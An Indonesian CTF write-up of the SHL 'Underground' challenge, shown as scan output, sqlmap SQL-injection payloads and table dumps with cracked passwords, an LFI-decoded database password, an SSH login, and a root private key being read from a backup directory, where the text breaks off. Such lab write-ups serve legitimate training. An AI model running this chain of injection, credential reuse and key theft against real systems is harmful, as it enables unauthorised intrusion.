


Write-Up Challenge SHL - Underground

By wuvel

Jadi waktu itu lagi buka line dan kating grup security ngeshare challenge dari SHL (surabaya hacker link) yang goal-nya buat dapetin user root. Karena lagi gabut jadi saya nyoba langsung challenge-nya dengan ngebuka URL tersebut (<http://challenges.surabayahackerlink.org/>).



Tampilan pada saat pertama kali ngakses ya cuman gambar rel aja. Langsung aja kita liat source codenya dan kita dapet link buat kita baca (<https://forum.surabayahackerlink.org/d/3462-new-challenges-underground>).

```
view-source:http://challenges.surabayahackerlink.org/

1 <html>
2   <head>
3     <title>SHL Official Challenge</title>
4     <style>
5       .center {
6         display: block;
7         margin-left: auto;
8         margin-right: auto;
9         width: 100%;
10        height: 100%;
11      }
12    </style>
13  </head>
14  <body>
15    
16    <!-- For more info about challenge -->
17    <!-- Please read this https://forum.surabayahackerlink.org/d/3462-new-challenges-underground
18    <!-- Ini pentest, bukan permainan tebak-tebakan. Gunakan metodologi pentest! -->
19    <!-- If you feel stuck or want to ask something, just ask at thus thread -->
20    <!-- and last but not least, this machine is not so easy, rootluck! -->
21  </body>
22 </html>
```

Setelah alamat URL tersebut dibuka, ada panduan seputar challenge baru “underground” ini. Disediakan 2 alamat IP yang dapat kita test langsung. Di sini saya bakal pake alamat IP 139.99.107.69 (Presented by Gauli.net) buat di-test.

UPDATE CHALLENGES BARU

Challenges SHL baru sudah tiba, karena sudah banyak yang spoil tentang vm heaven maka dari itu kami membuat Challenges baru dengan konsep yang baru.

Challenges ini tidak memerlukan download ini-itu lagi. Kalian tinggal melakukan hacking pada SALAH SATU IP berikut.

IP : **139.99.107.69** (Presented by **Gauli.net**)
Restarted at 00.00

Mirror server :
IP : **110.93.14.30** (Presented by @apicano)
Restarted every 6 hours.

Kedua IP tersebut merupakan CHALLENGES YANG SAMA sehingga kalian hanya perlu melakukan hacking pada salah satu IP tersebut dan dapatkan akses root dari server tersebut.

Peraturan challenges ini cukup mudah

1. Jangan merusak, meskipun berjalan pada safe environment kami berharap teman-teman tidak melakukan hal-hal yang merusak seperti menghapus file, defacement dsb.
2. Jangan spoil, challenges ini masih terbilang mudah jadi buat teman-teman yang sudah jago dan berhasil mendapatkan root dari challenges ini mohon untuk tidak membocorkan rahasia challenges, just keep it secret.
3. Dapatkan user root dan bacalah file root.txt
4. Jika ada yang perlu disampaikan silahkan tanyakan ke telegram **@laztname**

Hint:

1. Pahami konsep hacking anatomy.
2. Kamu jangan terpatok dengan satu tools / wordlist saja.
3. Jangan lupa, kadang manual lebih mudah.
4. Ada rabbit hole (bukan alur dari challenges), jangan sampai tersesat!
5. TBA menyesuaikan feedback dari teman-teman.

Langsung aja kita lakukan enumeration menggunakan nmap. Di sini saya pake command yang simple aja, yaitu “nmap -A -T4 139.99.107.69” buat port scanning-nya. Dan setelah scan-nya selesai, kita mendapatkan beberapa informasi penting, yaitu port 21 (FTP), 22 (ssh), 80 (http), 111 (rpcbind), dan 2222 (ssh) terbuka.


```

File Actions Edit View Help
wuvul@wuvul: ~
wuvul@wuvul:~$ nmap -A -T4 139.99.107.69
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 22:12 WIB
Nmap scan report for ctf2.gauli.net (139.99.107.69)
Host is up (0.020s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            ProFTPD 1.3.5e
22/tcp    open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
| 2048 e8:90:0c:17:87:27:f4:75:e2:4f:d1:e9:cd:4d:98:4e (RSA)
| 256 43:5f:d8:d6:47:fb:f5:33:f1:d9:02:9c:46:5b:e4:f6 (ECDSA)
|_ 256 00:00:7c:42:fc:05:bc:b1:cf:5b:90:13:64:1e:82:3c (ED25519)
25/tcp    filtered smtp
80/tcp    open  http            nginx 1.14.2
http-robots.txt: 1 disallowed entry
_x.txt
http-server-header: nginx/1.14.2
http-title: Welcome to nginx!
111/tcp    open  rpcbind         2-4 (RPC #100000)
rpcinfo:
| program version port/proto service
|_ 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
|_ 100000 3,4 111/udp6 rpcbind
139/tcp    filtered netbios-ssn
445/tcp    filtered microsoft-ds
2222/tcp   open  ssh            OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
ssh-hostkey:
| 2048 c7:f6:98:84:f2:5b:37:bd:1b:93:9a:21:74:32:2f:59 (RSA)
| 256 0b:6d:11:c9:60:5a:be:ba:91:13:15:88:2c:f3:68:b0 (ECDSA)
|_ 256 c8:6d:c0:14:e6:d9:11:0f:ee:c7:41:43:ab:5d:78:36 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.02 seconds
wuvul@wuvul:~$

```

Langsung aja kita cek service httpnya yang ada di port:80.




Dan cuman ada tampilan welcome page-nya nginx. Sekarang kita lakukan enumeration lagi untuk nemuin direktori/file-file yang kemungkinan ada di URL ini. Di sini saya bakal pake gobuster dan nikto buat ngelakuin enumeration-nya.


```
wuvel@wuvel: ~  
File Actions Edit View Help  
wuvel@wuvel:~$ nikto -h 139.99.107.69  
- Nikto v2.1.6  
-----  
+ Target IP: 139.99.107.69  
+ Target Hostname: 139.99.107.69  
+ Target Port: 80  
+ Start Time: 2020-05-20 22:17:08 (GMT7)  
-----  
+ Server: nginx/1.14.2  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ OSVDB-3092: /readme.txt: This might be interesting...  
+ 7916 requests: 0 error(s) and 4 item(s) reported on remote host  
+ End Time: 2020-05-20 22:20:01 (GMT7) (173 seconds)  
-----  
+ 1 host(s) tested  
wuvel@wuvel:~$
```

```
wuvel@wuvel: ~  
File Actions Edit View Help  
wuvel@wuvel:~$ gobuster dir -u 139.99.107.69 -w /usr/share/wordlists/dirb/big.txt -x php,phtml,js,css,html,txt  
===== Gobuster v3.0.1 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@FireFart_) =====  
[+] Url: http://139.99.107.69  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/big.txt  
[+] Status codes: 200,204,301,302,307,401,403  
[+] User Agent: gobuster/3.0.1  
[+] Extensions: css,html,txt,php,phtml,js  
[+] Timeout: 10s  
===== 2020/05/20 22:17:47 Starting gobuster =====  
/index.html (Status: 200)  
/readme.txt (Status: 200)  
/robots.txt (Status: 200)  
/robots.txt (Status: 200)  
/x.txt (Status: 200)  
===== 2020/05/20 22:22:35 Finished =====  
wuvel@wuvel:~$
```



Dari hasil di atas, kita dapet file-file yang menarik. Langsung aja kita cek file readme.txt-nya dulu.




Terdapat tulisan yang intinya itu si pemilik server menginstall projek SVWA (SHL Vulnerable Web Apps) pada host ini. Setelah saya lakukan pencarian pada search engine, saya mendapatkan repository SVWA itu sendiri yang dapat kita lihat semua source codenya (<https://github.com/lazname/SVWA>).



Sebelum lanjut ke swa, kita cek dulu file menarik lainnya (robots.txt dan x.txt).



Terdapat file robots yang men-disallow file x.txt untuk dicrawl. Dan isi dari file x.txt itu sendiri adalah tulisan yang intinya bahwa apakah kita menemukan file ini melalui "open source" web vulnerability scanner. Karena tidak ada apa-apa, saya melanjutkan ke direktori swa tadi yang sudah terinstall di host ini.



Karena web ini didesign untuk melakukan test vulnerable terkait fitur-fiturnya, hal pertama yang akan saya cek adalah list artikel pada laman homepage. Ketika kita klik salah satu artikelnnya, maka akan redirect ke artikel tersebut dengan parameter URL GET id artikelnnya.

110.93.14.30/svwa/read.php?id=1

Langsung aja saya pake SQLmap buat nyari apakah memang vuln terhadap SQLi atau tidak. Dan benar saja, parameter ID tersebut bisa diinjek SQLi dengan menggunakan perintah SQLmap (sqlmap --dbs -u <http://110.93.14.30/svwa/read.php?id=1>) untuk mengecek database yang ada. Di sini saya mendapatkan informasi database apa saja yang terdaftar pada host ini. Selanjutnya saya akan melakukan enum terhadap isi database svwa.


```
wuvel@wuvel: ~
File Actions Edit View Help

tion technique test
[06:06:11] [INFO] target URL appears to have 4 columns in query
[06:06:11] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 69 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 6688=6688
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 6813 FROM (SELECT(SLEEP(5)))sNue)
  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x716a6b7071,0x68784f55754a566c4758766f4466756f4e796f514c415667746c745375547a4d7443507271505648,0x716a706271),NULL--
[06:06:15] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[06:06:15] [INFO] fetching database names
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] svwa

[06:06:15] [INFO] fetched data logged to text files under '/home/wuvel/.sqlmap/output/110.93.14.30'
[*] ending @ 06:06:15 /2020-05-21/

wuvel@wuvel:~$
```


Dari hasil enum tables pada database svwa, saya mendapatkan tabel yang ada yang ada pada db svwa tersebut.

```
wuvel@wuvel: ~  
File Actions Edit View Help  
wuvel@wuvel:~$ sqlmap -D svwa --tables -u http://110.93.14.30/svwa/read.php?id=1  
 {1.4.5#stable}  
http://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.  
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers  
assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 06:08:15 /2020-05-21/  
[06:08:16] [INFO] resuming back-end DBMS 'mysql'  
[06:08:16] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
-----  
Parameter: id (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: id=1 AND 6688=6688  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=1 AND (SELECT 6813 FROM (SELECT(SLEEP(5))))sNue  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 4 columns  
Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x716a6b7071,0x68784f55754a566c4758766f4466756f4e  
796f514c415667746c745375547a4d7443507271505648,0x716a706271),NULL--  
-----  
[06:08:16] [INFO] the back-end DBMS is MySQL  
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)  
[06:08:16] [INFO] fetching tables for database: 'svwa'  
Database: svwa  
[3 tables]  
+-----+  
| m_message |  
| m_post    |  
| m_user    |  
+-----+  
[06:08:16] [INFO] fetched data logged to text files under '/home/wuvel/.sqlmap/output/110.93.14.30'  
[*] ending @ 06:08:16 /2020-05-21/  
wuvel@wuvel:~$
```


Karena yang menarik adalah tabel `m_user`, langsung aja kita cek apa aja isinya pake SQLmap (`sqlmap -D svwa -T m_user --dump -u http://110.93.14.30/svwa/read.php?id=1`) untuk nge-dump isi dari tabel `m_user`.

```
wuvel@wuvel: ~  
File Actions Edit View Help  
[06:10:07] [INFO] using hash method 'md5_generic_passwd'  
what dictionary do you want to use?  
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)  
[2] custom dictionary file  
[3] file with list of dictionary files  
>  
[06:10:08] [INFO] using default dictionary  
do you want to use common password suffixes? (slow!) [y/N]  
[06:10:08] [INFO] starting dictionary-based cracking (md5_generic_passwd)  
[06:10:08] [INFO] starting 8 processes  
[06:10:09] [INFO] cracked password 'abc' for user 'abc'  
[06:10:09] [INFO] cracked password 'anu' for user 'admin' RG  
[06:10:10] [INFO] cracked password 'def' for user 'def'  
[06:10:13] [INFO] cracked password 'ghi' for user 'ghi'  
[06:10:13] [INFO] cracked password 'def' for user 'def'  
Database: svwa  
Table: m_user  
[4 entries]  
+-----+-----+-----+-----+  
| id | profile | username | password |  
+-----+-----+-----+-----+  
| 1 | GIFS.php\x00.jpg | admin | 89a4b5bd7d02ad1e342c960e6a98365c (anu) |  
| 2 | <blank> | abc | 900150983cd24fb0d6963f7d28e17f72 (abc) |  
| 3 | <blank> | def | 4ed9407630eb1000c0f6b63842defa7d (def) |  
| 4 | <blank> | ghi | 826bbc5d0522f5f20a1da4b60fa8c871 (ghi) |  
+-----+-----+-----+-----+  
[06:10:14] [INFO] table 'svwa.m_user' dumped to CSV file '/home/wuvel/.sqlmap/output/110.93.14.30/dump/svwa/m_user.csv'  
[06:10:14] [INFO] fetched data logged to text files under '/home/wuvel/.sqlmap/output/110.93.14.30'  
[*] ending @ 06:10:14 /2020-05-21/  
wuvel@wuvel:~$
```


Kita sudah mendapatkan username dan password untuk login ke sistem. Langsung aja kita login ke web pake username: admin dan password: anu.




Kita disuguhkan ke laman admin di index.php yang isinya adalah seperti gambar di atas. Kemudian juga terdapat list artikel dan list pesan.



Langsung aja kita coba lfi ke file /etc/passwd buat ngetest apakah bisa apa engga.





Filter masuk, kita dapet source code koneksi.php dalam bentuk base64. Kita decode dulu untuk lihat source codenya.

```
wuvel@wuvel: ~
File Actions Edit View Help

wuvel@wuvel:~$ echo PD9waHAKICiAgICAKaG9zdCA9ICJsb2NhbgHvc3QiOwogICAgJGRibmFtZSA9ICJzdndhIjsKICAgICRlc
2VybmFtZSA9ICJodW1hbW17CiAgICAKcGFzc3dvcnQgPSAiTDVmZUlsKSkoKCI7CgogICAgJGNvbW4gPSBteXNxbGlfY29ubmVjdC
gkaG9zdCwgJHVzZXJyZW11LCAKcGFzc3dvcnQsICRkYm5hbWUpIG9yIGRpZSgiY29ubmVjdGlvbiBlcnJvcjIpOwoKPz4K | base
64 -d
<?php

    $host = "localhost";
    $dbname = "svwa";
    $username = "human";
    $password = "LifeIs)(";

    $conn = mysqli_connect($host, $username, $password, $dbname) or die("connection error");

?>
wuvel@wuvel:~$
```

Saya mendapatkan username dan password seperti di atas. Melihat hasil enum kita pake nmap pertama kali, terlihat bahwa host memiliki port terbuka pada service ssh, mungkin kita bisa pake data ini buat masuk ke user human. Langsung aja kita cek.

```
wuvel@wuvel: ~
File Actions Edit View Help

wuvel@wuvel:~$ ssh human@110.93.14.30
The authenticity of host '110.93.14.30 (110.93.14.30)' can't be established.
ECDSA key fingerprint is SHA256:vwAtcgf7PrtkqzeYFYZBjwwbycLts6afdyoZd9gu7c.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '110.93.14.30' (ECDSA) to the list of known hosts.
human@110.93.14.30: Permission denied (publickey).
wuvel@wuvel:~$ ssh human@110.93.14.30
human@110.93.14.30: Permission denied (publickey).
wuvel@wuvel:~$
```

Access denied. Coba kita cek SSH di port 2222. Yang di atas ini menggunakan port SSH default (port 22).

```
human@underground: ~
File Actions Edit View Help

wuvel@wuvel:~$ ssh human@110.93.14.30 -p 2222
The authenticity of host '[110.93.14.30]:2222 ([110.93.14.30]:2222)' can't be established.
ECDSA key fingerprint is SHA256:Kn3Hoo997LineevjesNVrvBkKNYUk9YPLP4CxaqeBg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[110.93.14.30]:2222' (ECDSA) to the list of known hosts.
human@110.93.14.30's password:
Linux underground 4.4.0-139-generic #165-Ubuntu SMP Wed Oct 24 10:58:50 UTC 2018 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 20 22:57:51 2020 from 182.2.137.215
human@underground:~$
```

Dan.. kita dapet shell pada user human. Langsung aja kita cek dulu apakah ada file menarik di home user human ini.

```
human@underground: ~/ssh
File Actions Edit View Help
human@underground:~$ ls -la
total 28
drwxr-xr-x 1 human human 4096 May 20 22:35 .
drwxr-xr-x 1 root root 4096 Apr 23 12:16 ..
lrwxrwxrwx 1 human human 9 Apr 23 12:30 .bash_history -> /dev/null
-rw-r--r-- 1 human human 220 Apr 23 12:16 .bash_logout
-rw-r--r-- 1 human human 3526 Apr 23 12:16 .bashrc
drwxr-xr-x 3 human human 4096 May 20 22:35 .local
-rw-r--r-- 1 human human 807 Apr 23 12:16 .profile
drwx----- 1 human human 4096 May 20 22:35 .ssh
human@underground:~$ cat .bash_history
human@underground:~$ cd .ssh
human@underground:~/.ssh$ ls -la
total 12
drwx----- 1 human human 4096 May 20 22:35 .
drwxr-xr-x 1 human human 4096 May 20 22:35 ..
-rw-r--r-- 1 human human 666 May 20 22:28 known_hosts
human@underground:~/.ssh$
```

Sepertinya ga ada. Sekarang tugas kita menaikin privilege menggunakan priv esc. Setelah saya cari-cari, ada satu blog yang ngebahas tentang priv esc di linux (<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>). Saya make perintah di gambar bawah ini buat ngecek file-file/direktori yang bisa kita write dan execute pada permissionnya.

Where can written to and executed from? A few 'common' places: /tmp, /var/tmp, /dev/shm

```
1 find / -writable -type d 2>/dev/null # world-writeable folders
```

Dan setelah saya jalankan di shell, ini hasilnya.

```
human@underground: ~/.ssh
File Actions Edit View Help
human@underground:~/.ssh$ find / -writable -type d 2>/dev/null
/home/human
/home/human/.ssh
/home/human/.local
/home/human/.local/share
/home/human/.local/share/nano
/dev/shm
/dev/queue
/proc/19155/task/19155/fd
/proc/19155/fd
/proc/19155/map_files
/var/backups/rootsshkeybackup
/var/tmp
/var/lib/php/sessions
/webroot
/webroot/svwa
/webroot/svwa/assets
/webroot/svwa/assets/img
/webroot/svwa/assets/img/portfolio
/webroot/svwa/assets/vendor
/webroot/svwa/assets/vendor/fontawesome-free
/webroot/svwa/assets/vendor/fontawesome-free/sprites
/webroot/svwa/assets/vendor/fontawesome-free/webfonts
/webroot/svwa/assets/vendor/fontawesome-free/less
/webroot/svwa/assets/vendor/fontawesome-free/js
```

Dari sekian banyak hasil, saya mendapatkan satu direktori yang menarik, yaitu rootsshkeybackup yang kalo isinya ada private key, maka kita bisa konek ke root pake SSH menggunakan key private tersebut.

/var/backups/rootsshkeybackup

Langsung aja kita cek direktori tersebut.

```
human@underground: /var/backups/rootsshkeybackup
File Actions Edit View Help
human@underground: /var/backups/rootsshkeybackup$ ls
authorized_hosts id_rsa id_rsa.pub
human@underground: /var/backups/rootsshkeybackup$
```

Benar saja. Di situ terdapat id_rsa private key buat akses SSH ke user root. Langsung aja kita cat dan kita simpan hasilnya.

```
human@underground: /var/backups/rootsshkeybackup
File Actions Edit View Help
human@underground: /var/backups/rootsshkeybackup$ ls
authorized_hosts id_rsa id_rsa.pub
human@underground: /var/backups/rootsshkeybackup$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAABAAABFAAAAdzc2gtcn
NhAAAAAwEAAQAAQEAQpH5QLmpv7QhXts0LUXtWQdYuRcvM8V8X1PSpxad4VX6nnftaPai
hPJ2LhFfhiBfpWkLpUu0Mr4npfHGRQWvJJyqOnTzP9m7TjILNVRjg0msfdJG1ETRD3uiB
hqn1Kr8ffjG5NtwvvueLTS225a0akH7B4Wh/DzLi7+NqihUe3TJsbz9WkSHcgOgy4JWBY
F3xhGiCPKkFusqS1r00o+kehC8qYdibYzEjYYMfDLX6jpRInOEG2JRfQKY3DHmUXErFbXZ
8HBPGK0MJ/sxBiSGhu/pVMBGyxvjHtd8GT8LaUCFhs6dYxn1F2hcc6qCkxLsTpmEuPdcy
